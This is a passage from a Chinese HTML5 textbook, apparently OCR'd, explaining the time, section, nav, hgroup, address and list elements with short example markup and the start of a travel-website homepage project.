



图 2-19　使用 em、strong 和 mark 元素的运行效果



mark 元素的高亮显示的特征，除了用于文档中外，还常常用于查看搜索结果页面中关键字的高亮显示，也是为了引起用户的注意。

2.6.3　time 元素


与 cite 元素和 mark 元素一样，time 元素也是 HTML 5 中新添加的元素。该元素可以定义公历时间或日期，时间和时区偏移是可选的。time 元素能够以机器可读的方式对日期和时间进行编码，例如用户代理能够把生日提醒或排定的事件添加到用户日程表中，搜索引擎也能够生成更智能的搜索结果。

time 元素包括两个属性：datetime 和 pubdate。datetime 属性定义相应的时间或日期；pubdate 属性定义是否为该元素发布日期。

如下代码定义了 time 元素的常用方法：

```
<time datetime="2012-10-12">今天是 2012 年 10 月 12 日</time>
<time datetime="2012-10-12T14:35">现在时间是 2012 年 10 月 12 日下午 14 点 35 分
</time>
<time datetime="2012-12-31">新款的手机将于今年年底上市</time>
<time datetime="2012-9-10" pubdate="true">这则消息发布于 2012 年 9 月 10 日
</time>
```

上述代码中页面解析时获取 time 元素 datetime 的值，而元素之间的内容用于显示在页面中。第一个 time 元素表示日期；第二个 time 元素表示日期和时间，它们之间使用 T 进行分隔。如果在整个日期与时间后面加上一个字母 Z，则表示获取 UTC（世界统一时间）格式；第三个 time 元素表示将来时间；最后一个 time 元素表示显示为发布日期。



目前比较主流的浏览器（如 Firefox、Internet Explorer、Opera 和 Google 等）都暂不提供对 command 元素和 time 元素的支持，不过相信不久的将来都能实现，让我们拭目以待。

2.7 页面节点

HTML 5 中新添加了许多页面节点元素，这些元素可以用于页面内容的分段或分区。如 nav 元素可以显示一组导航链接、address 元素可以设置文档的版权信息等。下面将详细介绍页面节点元素的基本使用。

2.7.1 section 元素

section 元素用于标记文档中的区段或段落，例如文章中的章节、页眉或页脚的设置。一个 section 元素通常是一个有主题的内容组，前面有一个 header 元素，后面跟一个 footer 元素，另外 section 元素也可以嵌套使用。

section 元素除了通用的 hidden、contenteditable 和 draggable 等属性外，该元素还包括另外一个 cite 属性，该属性定义内容来源的 URL 地址。如下示例代码演示了 section 元素的基本使用：

```
<section contenteditable="true" cite="http://www.baidu.com">
    <h4>陈含</h4><p>  女，汉族，18 岁，喜欢唱歌、跳舞和画画</p>
</section>
<section contenteditable="true" cite="http://www.baidu.com">
    <h4>王萌</h4><p>  女，汉族，22 岁，喜欢唱歌、爬山、跑步和打羽毛球</p>
</section>
```

```
<section contenteditable="true" cite="http://www.baidu.com">
    <h4>蒋鹏舟</h4><p>  男，满族，21 岁，喜欢爬山、跑步、唱歌和球类运行
    （如足球、篮球和羽毛球）等</p>
</section>
```


上述代码创建了 3 个可编辑的 section 元素，每个元素中包含两个元素：h4 元素显示标题，p 元素对标题进行说明。图 2-20 为使用该元素的效果图。




图 2-20　section 元素的运行效果

2.7.2　nav 元素

nav 元素是 HTML 5 中新增加的一个元素，它是页面的导航元素，定义了导航链接部分的内容。该元素可以将具有导航性质的链接归纳在一块区域中，使页面的元素更具有语义性，同时方便了对屏幕阅读器设备的支持。

下面的示例代码演示了 nav 元素的简单使用：

```
<script>
function Show(id)
{
    for(var i=1;i<=4;i++)
    {
        if(i==id)
            document.getElementById("div"+id).style.display="block";
        else
            document.getElementById("div"+i).style.display="none";
    }
}
</script>
<nav>
    <a href="javascript:Show(1)">《三国演义》</a>
    <a href="javascript:Show(2)">《水浒传》</a>
```

```
    <a href="javascript:Show(3)">《西游记》</a>
    <a href="javascript:Show(4)">《红楼梦》</a>
</nav>
<br/>
<span id="div1">   综合民间传说和戏曲、话本，结合陈寿的《三国志》、
范晔《后汉书》、元代《三国志平话》、和裴松之注的史料，以及作者个人对社会人生的体悟写成。
现所见刊本以明嘉靖本最早，分 24 卷，240 则。清初毛宗岗父子又做了一些修改，并成为现在最
常见的 120 回本。《三国演义》是中国第一部长篇章回体小说。</span>
<span id="div2" style="display:none;">/* 省略《水浒传》的简介 */ </span>
<span id="div3" style="display:none;">/* 省略《西游记》的简介 */</span>
<span id="div4" style="display:none;">/* 省略《红楼梦》的简介 */</span>
```

上述代码创建了一个导航区域，nav 元素包含了 4 个用于导航的超链接，可以作用于全局导航，也可放在某个段落中作为区域导航。当单击不同名著的图书名称时可以调用 JavaScript 脚本查看当前图书的详细简介，并且将其他图书的简介内容隐藏。具体运行效果如图 2-21 所示。





图 2-21　nav 元素的运行效果



HTML 5 中只要是导航性质的链接就可以将其放入 nav 元素中，该元素可以在一个文档中多次出现，作为页面或部分区域的导航。例如，如果文档中有“前后”按钮，也可以将它们放到 nav 元素中。

2.7.3　hgroup 元素

hgroup 元素用于对页面的标题进行分组，从而形成一个组群。为了更好地说明各组群的功能，该元素常常与 figcaption 结合使用。figcaption 元素定义 figure 元素的标题，该元素应该置于 figure 元素的第一个或最后一个子元素的位置。

下面这段代码演示了 hgroup 元素和 figcaption 元素的基本使用：

```
<style type="text/css">
```

```
figcaption{
    font-size:14px;
    color:red;
}
hgroup:first-child{
    color:blue;
}
</style>
<div>
<hgroup>
    <figcaption>《三国演义》</figcaption>
    <p>   综合民间传说和戏曲、话本，结合陈寿的《三国志》、范晔《后汉
    书》、元代《三国志平话》、和裴松之注的史料，以及作者个人对社会人生的体悟写成。现所见
    刊本以明嘉靖本最早，分 24 卷，240 则。清初毛宗岗父子又做了一些修改，并成为现在最常
    见的 120 回本。《三国演义》是中国第一部长篇章回体小说。</p>
    <figcaption>《水浒传》</figcaption>
    <p><!-- 省略描述信息 --></p>
</hgroup>
<hgroup>
    <figcaption>《荷马史诗》</figcaption>
    <p><!-- 省略描述信息 --></p>
</hgroup>
</div>
```

上述代码通过 hgroup 元素创建了两个标题组，然后分别通过 figcaption 元素指定标题组名称。第一个 hgroup 元素包含了中国名著信息，第二个 hgroup 元素显示国外的名著信息，然后通过 first-child 选择器设置第一个 hgroup 元素的样式。最终运行效果如图 2-22 所示。




图 2-22　hgroup 元素的运行效果

2.7.4　address 元素

address 元素用来定义文档作者或拥有者的相关联系信息，它常常位于 article 元素的外

部。如果该元素位于 article 元素的内部，则表示文章作者的联系方式，一般情况下将 address 元素添加到网页的头部或底部。


address 元素通常情况下显示为斜体，绝大部分的浏览器在解析该元素时都会在该元素的前后增加换行标记。如下示例代码演示了 address 元素的使用方法：

```
<div>
    <h2>关于《孙子兵法》，你又了解多少？</h2>
    <p>    《孙子兵法》又称《孙武兵法》、《吴孙子兵法》、《孙子兵书》、《孙武兵书》等，英文名为《The Art of War》，是中国古典军事文化遗产中的璀璨瑰宝，是中国优秀文化传统的重要组成部分，是世界三大兵书之一（另外两部是：《战争论》（克劳塞维茨），《五轮书》（宫本武藏））其内容博大精深，思想精邃富赡，逻辑缜密严谨。作者为春秋末年的齐国人孙武（字长卿）。</p>
</div>
<footer>
    <address>获取更多的细节信息请查找<a href="http://baike.baidu.com/">百度百科</a></address>
</footer>
```

上述代码中首先通过 h2 元素声明了一个标题，然后使用 p 元素显示具体内容，最后通过 footer 元素和 address 元素显示文档的详细信息。如图 2-23 为本示例的运行效果。



图 2-23　address 元素的运行效果



address 元素中不能包含标题、区块内容、header 和 footer 等元素，也不能用 address 元素描述邮政地址，除非这些信息是联系信息的组成部分。

2.8　分组元素

与 HTML 4 之前的版本相比，HTML 5 对原有的分组元素（如 ul、ol 和 dl）进行了改良，有的元素增加了许多新的属性，有的元素废除了一些不合理的原有特征。本节将详细介绍这些元素的使用方法。

2.8.1　ul 元素

ul 元素用于定义页面中的无序列表，它常常和 li 元素一块使用。ul 元素的用法与 HTML 4 相似，但是在 HTML 5 中不再支持 type 属性和 compact 属性；同时也不支持 li 元素的 type 属性，开发人员可以使用 CSS 样式来定义列表的类型。

下面代码使用 ul 元素创建一个列表，接着向列表中添加一些 li 元素。具体内容如下所示：

```
<p>    五岳是远古山神崇敬拜、五行观念和帝王巡猎封禅相结合的产物，后为道教所继承，被视为道教名山。</p>
<ul>
    <li>东岳泰山（海拔 1545 米）：位于山东省泰安市</li>
    <li>南岳衡山（海拔 1290 米）：位于湖南省衡阳市</li>
    <li>西岳华山（海拔 2155 米）：位于陕西省华阴市</li>
    <li>北岳恒山（海拔 2016 米）：位于山西省浑源县</li>
    <li>中岳嵩山（海拔 1492 米）：位于河南省登封市</li>
</ul>
```

运行上段代码查看效果，ul 和 li 元素的作用效果如图 2-24 所示。



图 2-24　ul 和 li 元素的运行效果

2.8.2　ol 元素

与 ul 元素创建的无序列表相反，ol 元素用来创建有序列表。它的用法与 HTML 4 相似，ul 元素同样在 HTML 5 中不支持 type 属性和 compact 属性，且该元素常常和 li 元素一块使用实现有序列表。

HTML 5 中对 HTML 4 版本之前的 ol 元素功能进行了增强，不仅可以显示有序列表，

还增加了 start 属性和 reversed 属性。其中 start 属性可以更改列表编号的起始值，使用代码如下所示：

```
<p>    秋季吃什么水果好?秋季是盛产水果的季节，但是很多人又不知道到底吃什么才是最具营养最健康的。</p>
<ol start="2">
    <li>柚子：营养专家说，每 100 克柚子中碳水化合物的含量较其他水果低出不少，糖尿病和肥胖患者可适当多吃柚子</li>
    <li>鲜枣：鲜枣有健润脾胃、养血、补气的功效，相比较其他秋季水果，它的维生素 C、钾、镁等含量均较高。枣偏热普通人一天吃 8 到 10 个就可以了，痰多、便秘、腹部胀气的人，经期的女性，胃病患者和糖尿病患者都不适宜多吃。</li>
    <li>石榴：石榴每百克含 4.8 克可食用膳食纤维。另外，它含有的膳食纤维具有水溶性，在人体消化道中不会被酶分解，既可以防止便秘，又能缓解腹泻。</li>
    <li>板栗：板栗是补肾强骨之果，它含有的矿物质有钾、镁、铁、锌等，其中钾元素的含量很"突出"，板栗很适合高血压患者食用，</li>
</ol>
```

reversed 属性表示是否对列表进行反向排序，默认值为 true。重新向 ol 元素中添加该属性，主要代码如下所示：

```
<ol start="2" reversed>
    <!-- 省略其他内容的显示 -->
</ol>
```


分别运行 ol 元素使用 start 属性和 reversed 属性时的代码查看效果，具体效果如图 2-25 和图 2-26 所示。



图 2-25　start 属性的运行效果



图 2-26　reversed 属性的运行效果



可以通过 ul 或 ol 元素的 list-style-type 属性设置任何无序列表下可设置的值，大部分情况下有序列表要么前面是递增数值，要么前面没有任何标记。不建议使用有序列表实现类似于无序列表的表现，如果这样有序列表本身的意义就不正确了。

2.8.3　dl 元素

dl 元素是专门用来定义术语的列表元素，它常常结合 dt（定义列表中的项目）元素和 dd 元素（描述列表中的项目）一块使用。其用法与 HTML 4 中相似，HTML 5 中对该元素进行了改良，它允许在一个 dl 元素中包含多个带名字的术语 dt 元素，每个术语元素后面可以跟一个或多个定义元素 dd，并且术语元素 dt 与定义元素 dd 都不允许重复出现。

下面的示例代码演示了 dl 元素在网页上的简单用法：

```
<h4>歌曲排行</h4>
<dl>
    <dt>新歌 TOP3</dt><dd>无言</dd><dd>诗人漫步</dd><dd>三天三夜</dd>
    <dt>歌曲 TOP3</dt><dd>北京北京</dd><dd>我的歌声里</dd><dd>如果没有你</dd>
</dl>
<h4>电影排行</h4>
<dl>
    <dt>最新电影</dt>
    <dd>敢死队（它是由西尔维斯特·史特龙自编、自导、自演的美国动作片。）</dd>
    <dd>逆战（它是由香港导演林超贤执导的一部枪战动作电影。）</dd>
    <dd>黄金大劫案（它是 2012 年宁浩导演的一部喜剧、动作、冒险、剧情片。）</dd>
</dl>
```

运行上述代码进行查看，其具体效果如图 2-27 所示。



图 2-27　dl 元素的运行效果

2.9　项目案例：设计旅游网站首页

HTML 5 的出现使页面结构更加清晰、表达的语义更加明确、且在最大程度上保证页

面的简洁性，但是并非在页面中使用 HTML 5 元素越多越好。在本节之前已经通过大量的实践案例讲解了 HTML 5 中新增加的全局属性和元素，如 header 元素、footer 元素、menu 元素、nav 元素及 ul 元素等。本节将通过常用的 HTML 5 元素设计网站首页，加深读者对这些元素及 HTML 5 的理解。

【实例分析】

随着社会经济的不断发展，旅游越来越成为大家放松心情减少压力的一个选择，本节项目案例主要使用新增加的 HTML 5 元素实现设计旅游网站首页的功能。网站首页内容非常简单且便于理解，其最终运行效果如图 2-28 所示。



图 2-28　旅游首页最终效果

实现网站首页的主要步骤如下所示：

（1）首先对网站首页的页面划分区域，目前采用比较主流的框架，将整个页面分为上、中、下 3 个大的区域，其中又将中间区域划分为左、中、右 3 个部分，页面的整体结构框架如图 2-29 所示。

（2）页面 head 部分中分别定义 meta 元素和 title 元素，meta 元素用于定义页面的编码格式，title 元素定义页面的标题。具体代码如下所示：

```
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>快乐一夏（旅游网）</title>
```

（3）在 title 元素下方添加两个 link 元素，该元素为当前页面引用一个外部 CSS 样式表，并且添加一个图标。具体代码如下所示：

